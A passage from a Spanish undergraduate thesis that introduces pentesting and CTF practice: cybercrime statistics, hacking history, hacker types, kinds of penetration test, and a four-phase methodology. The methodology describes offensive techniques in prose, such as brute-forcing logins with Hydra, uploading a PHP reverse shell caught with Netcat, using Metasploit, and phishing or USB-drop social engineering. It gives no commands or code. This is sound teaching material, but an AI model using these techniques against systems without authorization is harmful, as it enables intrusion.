UNIVERSITAT DE BARCELONA

Treball de Fi de Grau

GRAU D'ENGINYERIA INFORMÀTICA

Facultat de Matemàtiques i Informàtica
Universitat de Barcelona

IMPLEMENTACIÓN DE UN SCRIPT PARA AGILIZAR LA RESOLUCIÓN DE SALAS DE CTF

Adrià Rojo Gordillo

Director: Raul Roca Canovas
Realitzat a: Departament de Matemàtiques i Informàtica
Barcelona, 13 de juny de 2022

ÍNDICE

0. MOTIVACIÓN Y ESTRUCTURACIÓN DEL PROYECTO

0.1. Abstract

Este trabajo describe el marco teórico del pentesting, explicando qué es y cómo se lleva a cabo una prueba de penetración, además de comentar qué son las CTF y cómo ayudan a aprender a realizar pentests. El trabajo también contiene una parte práctica, en la que se realiza una prueba de penetración y se implementa un script que ayuda a la resolución de futuras salas.

0.2. Motivación

Hoy en día, la ciberseguridad vive a la orden del día, cualquier empresa o comercio, por pequeño que sea, tiene su propio sistema informático, en el cual se almacenan datos sensibles, y cualquier persona con conocimientos en el campo podría acceder a ellos si el sistema no está protegido.

Los ciberataques atentan no sólo contra la economía de la sociedad, causando pérdidas económicas, sino que también afectan a la privacidad de las personas, ya que los datos que se almacenan en la nube también pueden ser robados.

Es por estos motivos por los que me apasiona la ciberseguridad, ser capaz de contribuir a que la gente se sienta seguro utilizando internet.

Este trabajo se centra particularmente en el pestesting, una de las múltiples ramas de la ciberseguridad, y que es para mí la más interesante, ya que cada vez que se penetra en un sistema, se afronta un reto diferente al anterior. Además, es un buen comienzo para empezar mi carrera en este campo, que es al que me quiero dedicar en un futuro.

0.3. Objetivos

Este trabajo tiene varios objetivos, tanto teóricos como prácticos:

- Hacer un trabajo didáctico, entendible para cualquier persona que tenga conocimientos en el campo de la informática.
- Saber de dónde proviene el concepto de pentesting y por qué se está popularizando en estos últimos años.
- Ser capaz de definir el concepto de pentesting o prueba de penetración. Saber diferenciar entre los diferentes tipos que hay y cuándo aplicar cada tipo.
- Saber realizar una prueba de penetración básica siguiendo los pasos habituales, entender qué estamos haciendo a cada paso y entender por qué los realizamos.
- Aprender a resolver salas de CTF con todo lo aprendido en este trabajo.
- Poder aplicar los conocimientos obtenidos en un ámbito profesional.

0.4. Estructura del proyecto

El trabajo se diferencia en dos grandes partes, la primera, que es teórica, y la segunda, que es la práctica.

En la primera parte se tratan varios temas, entre ellos la situación actual de la ciberseguridad, para dar conciencia del problema que supone. También se explica el origen de la palabra "hacking", qué es un pentest y los diferentes tipos y por último en qué consisten las salas de CTF, ya que la parte práctica va a tratar de resolver una.

En la segunda parte se resuelve la sala de CTF paso a paso, explicando el porqué de cada comando y se explica cómo se ha desarrollado el script. También se explican las conclusiones sacadas una vez acabado el trabajo.

0.5. Planificación



Figura 1

La idea principal es adherirse al máximo a esta planificación, ya que he contemplado tiempo extra en cada apartado para posibles errores y problemas, sobre todo en las resoluciones de salas de práctica, la resolución de la sala CTF y la implementación del script, ya que como he comentado antes, no tengo experiencia en este campo y seguro que me encontraré con errores.

- **Recopilación de información:** Durante este periodo el objetivo es informarse acerca del campo del pentesting, entender qué es y porqué es importante. Encontrar artículos y definiciones que nos sean útiles de cara a la redacción de la parte teórica.
- **Realización de salas de entrenamiento:** Debido a mi inexperiencia en este campo, en este periodo voy a realizar una serie de salas de entrenamiento que proporciona la plataforma de TryHackMe para poder aplicar todos los conocimientos adquiridos en la parte práctica del trabajo. Las salas que se van a realizar son Jr. Penetrator Tester y Offensive Pentesting. Las salas son largas de realizar, y quizá se tengan que realizar salas auxiliares para aprender con más detalle ciertas herramientas, por ese motivo se destina tanto tiempo a esta parte.
- **Selección de sala de CTF:** Una vez se hayan adquirido los conocimientos básicos sobre cómo realizar un pentesting, habrá que seleccionar una sala de CTF dentro de las salas de práctica que ofrece la plataforma. El objetivo es encontrar una sala que nos permita ponernos a prueba, a la vez que no sea demasiado complicada como para no completarla. Además, la idea es realizar una explicación lo más didáctica posible, por lo que una complejidad elevada quizás no lo permita.

- **Resolución de sala CTF:** En este periodo se realizará la resolución de sala de CTF seleccionada. El motivo por el que se destinan 4 semanas es porque se necesitará pensar bien qué herramientas utilizar y qué ataques realizar, aparte de realizar búsquedas de vulnerabilidades. Además, se espera que algunos de los ataques que se realicen produzcan problemas o no se obtengan resultados. También habrá que documentar todos los pasos que se lleven a cabo, explicando el porqué de cada ataque y los resultados obtenidos.
- **Diseño del script:** En esta parte se tendrá que realizar un estudio de todos los ataques que se han realizado para la resolución de la sala, y se tendrá que ver cuales se pueden automatizar y cómo. Habrá que buscan información, librerías que nos ayuden con los comandos. Además, se tendrá que hacer un esbozo de la estructura.
- **Implementación del script:** Una vez se tenga la estructura clara, los ataques que se quieren implementar y las librerías que se pueden usar, habrá que empezar a programar. En esta parte se espera encontrar errores de programación y de resultados no esperados, así que le he asignado más de un mes para el desarrollo. Las posibles ampliaciones del script no se tienen en cuenta en este periodo.
- **Desarrollo de la memoria:** Este periodo empieza una vez se acaban las salas de entrenamiento, ya que todos los pasos que se van a realizar desde la selección de la sala de CTF se van a documentar. Además, habrá que repasar toda la memoria una vez se acabe de explicar la implementación del script para repasar errores, detalles y dejar un aspecto pulido.

1. SITUACIÓN ACTUAL

Un buen punto por donde comenzar a situar este trabajo es observar el panorama actual y ver a qué ritmo está creciendo el nivel de ciberdelincuencia.

Para poder hacer una comparativa de la evolución de los cibercrímenes de los últimos años, podemos basarnos en un estudio[1] realizado por el gobierno español, en el cual clasifican los delitos por tipo y año.

HECHOS CONOCIDOS	2016	2017	2018	2019	2020
ACCESO E INTERCEPTACIÓN ILÍCITA	3.243	3.150	3.384	4.004	4.653
AMENAZAS Y COACCIONES	12.036	11.812	12.800	12.782	14.066
CONTRA EL HONOR	1.546	1.561	1.448	1.422	1.550
CONTRA PROPIEDAD INDUST./INTELEC.	129	121	232	197	125
DELITOS SEXUALES(*)	1.231	1.392	1.581	1.774	1.783
FALSIFICACIÓN INFORMÁTICA	3.017	3.280	3.436	4.275	6.289
FRAUDE INFORMÁTICO	70.178	94.792	136.656	192.375	257.907
INTERFERENCIA DATOS Y EN SISTEMA	1.336	1.291	1.192	1.473	1.590
Total HECHOS CONOCIDOS	**92.716**	**117.399**	**160.729**	**218.302**	**287.963**

(*)Excluidos las agresiones sexuales con/sin penetración y los abusos sexuales con penetración



Figura 2

Este estudio es el más reciente hasta la fecha, y los datos abarcan desde 2016 hasta 2020.

Como podemos ver en la imagen, el número de delitos ha crecido mucho en estos últimos años, llegando a triplicar en 2020 los números que hubo en 2016. Y estos datos sólo hacen referencia a delitos detectados o denunciados en España.

Si alzamos la mirada y analizamos los datos a nivel global, las cifras son aterradoras.

Según Tessian[2], los negocios a nivel global a lo largo de 2021 han perdido alrededor de 1.8 millones de dólares por minuto. Y estos datos van al alza, pues según Cybercrime Magazine[3], se calcula que las pérdidas por cibercrímenes crezcan un 15% cada año durante los próximos 5 años, llegando a ser 10.500 millones de dólares las pérdidas anuales.

Según IBM[4], el coste medio que supone una brecha de seguridad en la que se filtran datos es 4.24 millones de dólares, y se calcula que aumenta un 10% de año en año.

Lo peor de todo esto es que los ciberdelincuentes no tienen un único objetivo, ya que toda industria que tenga un sistema con conexión a internet corre peligro. Tan sólo tenemos que fijarnos en la siguiente tabla[5]:



Figura 3

Estos datos reflejan la cantidad de ciberataques semanales recibidos a nivel global por industria.

Habiendo visto el contexto en el que nos encontramos, podemos entender por qué es tan importante últimamente la ciberseguridad y por qué las empresas destinan cada vez más presupuesto en mejorar sus sistemas. El 82% de las empresas, tanto a nivel global como en España, han aumentado su presupuesto.[6]

El pentesting forma parte de la ciberseguridad, ya que ayuda a las empresas a ver dónde son vulnerables y por dónde pueden ser atacadas.

Así pues, puedo empezar con el marco teórico de mi trabajo.

2. HACKING

Como he comentado anteriormente, el pentesting es una de las muchas ramas de la ciberseguridad, y el objetivo de este es ayudar a las empresas a defenderse de posibles hackers.

Pero, ¿qué entendemos por hackear?

2.1. ¿Qué es?

Si paramos a alguien por la calle y le preguntamos si sabe qué significa hackear o qué es el hacking, nos contestará algo parecido a usar los ordenadores para robar información, robar dinero o para espiar a personas. Seguramente mucha gente esté de acuerdo con esta "definición", pero, ¿es realmente correcto?

Si buscamos la definición de hacker en internet, encontraremos muchas definiciones, dependiendo del lugar y el idioma en el que realicemos la búsqueda. Pero de entre todas ellas, hay una que resalta sobre el resto:

Persona con grandes conocimientos de informática que se dedica a detectar fallos de seguridad en sistemas informáticos.[7]

Según la RAE[8], un hacker es una "persona experta en el manejo de computadoras, que se ocupa de la seguridad de los sistemas y de desarrollar técnicas de mejora.", aunque esta definición no se introdujo hasta 2017. Previamente, la definición era "Pirata informático".

Hay que diferenciar entre hacker y cracker, pues éste segundo término se diferencia por descubrir las vulnerabilidades en sistemas para usarlas con propósitos ilícitos, el cual sí que se puede definir como "pirata informático".

Viendo la ambigüedad que supone la definición de hacker, podemos intuir que la acción que éste lleva a cabo, nos situará en la misma posición. El hackeo o hacking es la aplicación de conocimientos técnicos en sistemas para superar alguna clase de problema u obstáculo. Los objetivos con los que se apliquen estos conocimientos serán los que determinen si el autor es un ciberdelincuente o no.

2.2. Historia

La historia del hacking se remonta a los años sesenta, cuando el MIT, Massachusetts Institute of Technology, compró la microcomputadora PDP-1 en 1961. Esta adquisición despertó la curiosidad de un grupo de estudiantes que formaban parte del TMRC, Tech Model Railroad Club, ya que podrían empezar a programar. Debido a que la microcomputadora tardaba mucho en encenderse, la dejaban toda la noche encendida, la cual cosa permitía a los estudiantes tener acceso a ella y empezasen a experimentar. Uno de los experimentos más famosos que surgió de todo esto fue el videojuego Spacewar.

Figura 4

Al cabo de un tiempo, este curioso grupo de estudiantes que formaban parte del TMRC se hicieron miembros del Laboratorio de Inteligencia Artificial del MIT. Fue entonces cuando empezó la tradición de gastarse bromas entre ellos a través de la microcomputadora, a las cuales llamaban “hacks”. Fueron los mismos miembros del grupo los que empezaron a autonombrarse “hackers”, formando así la comunidad. Fueron los que promovieron el movimiento del software libre, creando entre muchas cosas la World Wide Web y el Internet.

Por entonces, la comunidad hacker era un grupo de conocimiento al servicio de la comunicación y desarrollo de los medios de comunicación digitales, pero saber las vulnerabilidades de los sistemas que tú mismo has desarrollado te proporciona una llave maestra a la que es difícil resistirse de usar.

Durante los años 80 se empezaron a ver las primeras grandes oleadas de ataques informáticos. Fue en 1986 cuando se lanzó el primer virus, el cual atacaba a sistemas IBM PC. Éste era conocido como “Brain”, y fue el primer virus que utilizaba la astucia de los programadores para permanecer oculto en el sistema.

Dos años más tarde, en el MIT, se creó el primer gusano, el cual se propagó por internet. Este virus era conocido como “Morris”, y logró infectar hasta 6.000 servidores. Si tenemos en cuenta que en aquella época internet estaba formado por 60.000, este virus infecto al 10% de internet. Gracias a esto, se creó el CERT, Equipo de Respuesta ante Emergencias Informáticas.

2.3. Tipos de hackers y equipos

Hasta ahora, únicamente hemos hablado sobre hackers en general, pero no hemos hablado sobre cómo se diferencian los buenos de los malos. Para ello, se utiliza un sistema de sombreros de colores, el cual deriva de las películas clásicas del oeste americanas, las cuales usaban los sombreros blancos para los vaqueros buenos y los negros para los malos.

Así pues, a la hora de hablar de hackers, podemos distinguir entre tres tipos diferentes, hackers de sombrero blanco, de sombrero gris y de sombrero negro. Lo que determina el color del sombrero son las motivaciones que tengan y si están infringiendo la ley o no.

Figura 5

2.3.1. Hackers de sombrero blanco

Los hackers de sombrero blanco, también conocidos como hackers éticos o hackers buenos, buscan vulnerabilidades en los sistemas para reportarlas y recomendar cómo mejorar la seguridad de éstos.

Los hackers de sombrero blanco pueden ser empleados de la empresa que necesita la auditoría de seguridad, o también pueden "autónomos" contratados por la empresa que requiere de sus servicios. Esta segunda opción suele darse cuando la empresa es relativamente pequeña y no tiene departamento IT o departamento de ciberseguridad.

Dentro del grupo de hackers éticos se incluye un subconjunto llamado penetration testers o "pentesters", los cuales de dedican específicamente a encontrar vulnerabilidades en los sistemas y aconsejar a los administradores de éstos a cómo mejorar la seguridad.

2.3.2. Hackers de sombrero gris

En algún punto entre los extremos del sombrero blanco y el sombrero negro, existe una zona en la que se sitúan los hackers de sombrero gris. Este tipo de hackers suelen buscar vulnerabilidades en los sistemas sin el permiso o conocimiento del propietario. Cuando encuentran una vulnerabilidad, la reportan al propietario, y a veces piden un pequeño pago para solucionarla.

Algunos hackers de sombrero gris creen que hackear los sistemas y las redes de las empresas sin permiso les hace bien a esas empresas, aunque la mayoría de éstas no suelen apreciar el acceso sin autorización a sus sistemas.

Los hackers de sombrero gris a veces sobrepasan el límite de la legalidad o algunos estándares éticos, pero a diferencia de los hackers de sombrero negro, éstos no tienen intenciones maliciosas. Éstos creen que el Internet no es un sitio seguro para los negocios, y muchos de sus hackeos sirven para corroborar su razonamiento. No suelen causar daños a los sistemas que hackean, a veces simplemente lo hacen por curiosidad o por medir sus capacidades como hackers.

2.3.3. Hackers de sombrero negro

Los hackers de sombrero negro son criminales que irrumpen en sistemas informáticos con intenciones maliciosas. Pueden ejecutar malware para destruir documentos, secuestrar ordenadores o robar contraseñas, tarjetas de crédito o información personal. Los motivos de sus ataques suelen ser personales, por ganar dinero, por venganza o simplemente por causar pánico. A veces la motivación es ideológica, atacando así a objetivos con los cuales no piensan de la misma manera.

Este tipo de hackers suelen empezar como "script kiddies", es decir, novatos que usan herramientas de hacking compradas para entrar en sistemas a partir de ciertas vulnerabilidades. Algunos son entrenados por hackers profesionales para ganar dinero de forma rápida.

Los grupos de hackers de sombrero negro suelen trabajar para organizaciones criminales, con las cuales hacen negocios. Proveen a estas bandas con herramientas de hackeo o kits de malware, para los cuales tienen garantías y hasta servicio de atención al cliente.

Suelen desarrollar herramientas de phishing o control de acceso remoto. La mayoría de éstos consiguen sus "trabajos" a través de la dark web. La mayoría de estos hackers prefieren desarrollar y vender software malicioso, pero hay otros que prefieren alquilar estas herramientas para sus ataques.

Lo más común es que trabajen solos, ya que suelen ser personas anárquicas, pero hay algunos que se unen a organizaciones criminales porque les supone ganar dinero fácil y rápido.

3. PENTESTING

El pentesting o prueba de penetración es un ataque autorizado sobre un sistema informático llevado a cabo con el fin de encontrar todas las debilidades (conocidas técnicamente como vulnerabilidades) y ver el acceso al sistema y a los datos que los potenciales atacantes podrían obtener a través de éstas.

Según el National Cyber Security Center de UK[9], una prueba de penetración es "un método para obtener garantías en la seguridad de un sistema IT a través de intentar violar parte o la totalidad de la seguridad de dicho sistema, usando las mismas herramientas y técnicas que usaría un adversario".

Estas pruebas se pueden realizar sobre una "caja blanca", donde se proporciona al pentester información sobre el sistema y el contexto en el que este está siendo usado, o sobre una "caja negra", donde apenas se proporciona información, normalmente se proporciona el nombre de la empresa.

Toda la información recogida en las pruebas de penetración debe ser reportada al propietario del sistema, de manera que se pueda actuar en consecuencia. También suelen adjuntarse riesgos potenciales a los cuales el sistema está expuesto debido a estas vulnerabilidades y sugerencias para contrarrestarlas.

Las pruebas de penetración son un componente de las auditorías de seguridad completas. Ésto podemos verlo en el Payment Card Industry Data Security Standard[10], el cual requiere una prueba de penetración en horario regular y otro después de implementar cambios en el sistema. Éstas también pueden respaldar análisis de riesgos, tal y como describe el NIST Risk Management Framework SP 800-53[11].

Existen diversos marcos y metodologías estándar para llevar a cabo pruebas de penetración. Entre ellos se encuentran el Open Source Security Testing Methodology Manual (OSSTMM)[12], el Penetration Testing Execution Standard (PTES)[13], el NIST Special Publication 800-115[14], el Information System Security Assessment Framework (ISSAF)[15] y el OWASP Testing Guide[16].

3.1. Tipos de pruebas

Existen diferentes tipos de pruebas de penetración dependiendo del objetivo de la organización propietaria del sistema. Entre ellas, se encuentran pruebas de red interna y externa, ingeniería social y verificación de remediación.

3.1.1. Prueba de red externa

Las pruebas de penetración externas consisten en simular un ataque en la red interna del sistema simulando las acciones que llevaría a cabo un atacante real de forma remota. Con estas pruebas puede verse la información que quedaría expuesta si un atacante lograse acceder al sistema.



Figura 6

El objetivo de estas pruebas es intentar encontrar y aprovechar vulnerabilidades dentro del sistema que puedan comprometer o robar información crítica de la organización. Como resultado, las pruebas mostrarán si las defensas que tiene implementadas el sistema son suficientes para defenderse.

3.1.2. Prueba de red interna

Las pruebas de penetración internas se utilizan para identificar todas las acciones que podrían llevarse a cabo por un atacante que ha logrado penetrar en la red interna. Estos ataques pueden ser llevados a cabo tanto por atacantes externos a la red como por trabajadores internos, clientes o miembros de la organización con acceso al sistema.



Figura 7

Una vez se identifican las vulnerabilidades, los testers explotan éstas para ver el impacto real que podría llegar a tener un ataque, así como para identificar las debilidades y los puntos de entrada del sistema.

Estas pruebas no sólo se limitan a aprovechar las vulnerabilidades de la red interna, sino que también se incluye escalado de privilegios, propagación de malware, man in the middle attacks (MITM), robo de credenciales, monitorización y filtrado de información entre otras actividades maliciosas.

3.1.3. Ingeniería social

Los ataques de ingeniería social se basan en engañar al usuario de un sistema para que envíe sus datos confidenciales, infecte su ordenador con malware o acceda a un sitio web malicioso.

Los usuarios son conocidos como el vínculo más débil cuando hablamos de seguridad, aun así, éstos siguen teniendo más permisos de los necesarios para llevar a cabo sus trabajos. Sabiendo esto, tiene lógica realizar pruebas de penetración sobre los usuarios.

Existen dos tipos de pruebas de ingeniería social, “on-site” y “off-site”, aunque suele hacerse un híbrido de los dos tipos.

3.1.3.1. On-site tests

Este tipo de prueba se lleva a cabo para poner a prueba la seguridad física de un edificio, así como para comprobar que todas las políticas de la compañía se aplican correctamente.

Para ello, se utilizan ataques de suplementación de identidad, donde el pentester se hace pasar por otra persona con acceso privilegiado, “dumpster diving”, donde el pentester busca datos relevantes del usuario víctima que le puedan servir para acceder al sistema (esta búsqueda puede ser llevada a cabo de forma física, buscando en la basura tradicional), dejar caer USBs infectados por las afueras del edificio y esperar a que un usuario lo conecte a un ordenador (conocido como USB drop o robber ducky attack) o “tailgating”, donde el pentester se cuela en un área restringida utilizando a otra persona.

3.1.3.2. Off-site tests

Este tipo de pruebas de llevan a cabo para evaluar el conocimiento de seguridad de un usuario en un día normal. Para ejecutar este test, el pentester investigará la empresa y utilizará la información que esté disponible públicamente para poner a prueba a la empresa.

Para ello, se utilizan ataques de “vishing”, donde el atacante realiza una llamada a la víctima para intentar sustraer información o credenciales de acceso, phishing, donde el atacante envía a la víctima un correo fraudulento, el cual suele redirigir a la víctima a un sitio web malicioso, y “smishing”, que viene a ser lo mismo que el phishing, pero a través de mensajes de texto o mensajes de Whatsapp.

3.1.4. Verificación de remediación

Esta prueba se realiza una vez se han implementado todos los parches que solucionan las vulnerabilidades. Consiste en volver a ejecutar los mismos ataques con los cuales se ha obtenido acceso al sistema antes del parche y comprobar que ya no funcionan. De esta manera, las empresas obtienen una verificación de seguridad sobre los problemas iniciales, asegurando que ya han sido resueltos.

3.2. Metodología

Como he comentado anteriormente en este trabajo, existen diversas metodologías a la hora de desarrollar una prueba de penetración, dependiendo del framework con el que queramos trabajar.

Aun así, en este apartado voy a comentar los 4 pasos básicos que se deben realizar siempre que llevemos a cabo un penstest. Estos pasos son recopilación de información, reconocimiento y descubrimiento, penetración en el sistema y reporte.

Cabe destacar que existen infinidad de herramientas y aplicaciones para llevar a cabo todas las fases del pentest, cada pentester tiene sus preferencias y sus gustos particulares, aunque hay algunas que destacan sobre las demás. Por esto, no nombraré todas las herramientas que se usen en cada fase, simplemente comentaré las que yo uso en cada caso.

3.2.1. Recopilación de información

En esta primera etapa de la prueba tenemos que intentar recopilar el máximo de información posible, no sólo del sistema, sino también de la empresa a la cual estamos poniendo a prueba. Para ello, se utilizan técnicas de búsqueda avanzada como Google Dorks o programas de terceros que analizan toda la información disponible en internet.

Esta etapa es más manual que el resto, ya que no disponemos de muchas herramientas que nos puedan ayudar.

También es en esta etapa donde se le pregunta al cliente qué tipo de prueba quiere realizar, hasta dónde se nos permite llegar y qué servicios quiere poner a prueba.

3.2.2. Reconocimiento y descubrimiento

En esta fase se hace un reconocimiento del sistema a través de herramientas de escaneo y sustracción de información. Dependiendo de la cantidad de información que nos proporcione el cliente, usaremos unas herramientas u otras.

Por ejemplo, si tan sólo tenemos el nombre de la web o del servicio web, podemos usar una herramienta llamada URLextractor, la cual nos da la IP de una web solamente pasando el dominio.

Si ya tenemos la dirección IP, podemos ejecutar un escaneo de puertos con Nmap, herramienta la cual nos dirá todos los puertos abiertos del sistema, así como los servicios y las versiones que haya en éstos. Dependiendo de los parámetros con los que ejecutemos la herramienta, podremos llegar a descubrir incluso el sistema operativo de la máquina objetivo.

Si detectamos que el sistema tiene un servicio activo en el puerto 80, podríamos investigar este servicio web, por ejemplo, enumerando todos los directorios de la web utilizando GoBuster, herramienta la cual nos puede llegar a mostrar directorios de inicio de sesión.

Una vez tenemos todos los servicios, hay que analizar el sistema o web en busca de vulnerabilidades que pueden ser utilizadas para penetrar en el sistema. Dependiendo del servicio y tipo de web que tengamos, podremos utilizar un tipo de ataques u otros, pero la clave está en identificar errores y versiones.

Por ejemplo, si vemos que una web utiliza cierta versión de un servicio, como puede ser Wordpress, tendremos que buscar en internet a qué tipos de ataques es vulnerable esa versión. Si tenemos un inicio de sesión, podemos utilizar Burpsuite para analizar si existen vulnerabilidades en las requests del sistema.

Este apartado también es bastante manual, pues habrá que analizar hasta el último detalle en busca de vulnerabilidades, y una vez encontradas, buscar qué ataques vamos a realizar en la siguiente fase.

3.2.3. Penetración en el sistema

Una vez tenemos listadas todas las vulnerabilidades y de qué manera podemos explotarlas, toca penetrar en el sistema con los ataques que hemos elegido o encontrado.

Por ejemplo, si tenemos un diccionario de palabras que hemos encontrado dentro del sistema y un inicio de sesión, podemos ejecutar Hydra para buscar credenciales con fuerza bruta. Otro ejemplo podría ser si tenemos un sistema de subida de ficheros, podríamos intentar subir un fichero malicioso. Si sabemos que el sistema se ha desarrollado con PHP, podemos buscar un script en internet de PHP reverse shell, y utilizando Netcat abriríamos una terminal en la máquina objetivo.

Una herramienta muy útil a la hora de explotar vulnerabilidades es el famosísimo Metasploit, un framework el cual recopila muchas vulnerabilidades que pueden usarse contra versiones específicas de servicios. Para usarlo, tan sólo hay que introducir el exploit a utilizar, el cual se puede buscar en la base de datos de Metasploit, y la IP objetivo. La herramienta se encargará de ejecutar todo lo necesario y de devolvernos una terminal abierta en la máquina objetivo.

Esta fase acaba cuando hemos conseguido todos los objetivos establecidos en la primera fase con el cliente. Normalmente el objetivo suele ser conseguir permisos de administrador dentro del sistema, así que el procedimiento será el mismo, buscar vulnerabilidades, explotarlas y abrir terminales. Una vez tenemos una sesión activa, habrá que analizar el sistema y encontrar una manera de escalar privilegios.

3.2.4. Reporte

En esta fase de reporte, hay que indicarle al cliente todos los pasos que se han seguido para penetrar en el sistema, especificando vulnerabilidades encontradas y datos a los que se ha podido acceder. También es importante hacer entender al cliente el riesgo que supone estar expuesto a ataques, así como hacer recomendaciones para mejorar su sistema (actualizaciones de servicio, migraciones a versiones más nuevas…).

Dependiendo del tipo de servicio que contrate el cliente, también habrá que poner remedio a todas las vulnerabilidades que nos han dado acceso al sistema, por lo que también habrá que incluir en el reporte todos los parches implementados y si han logrado solucionar los problemas.

4. CTFs

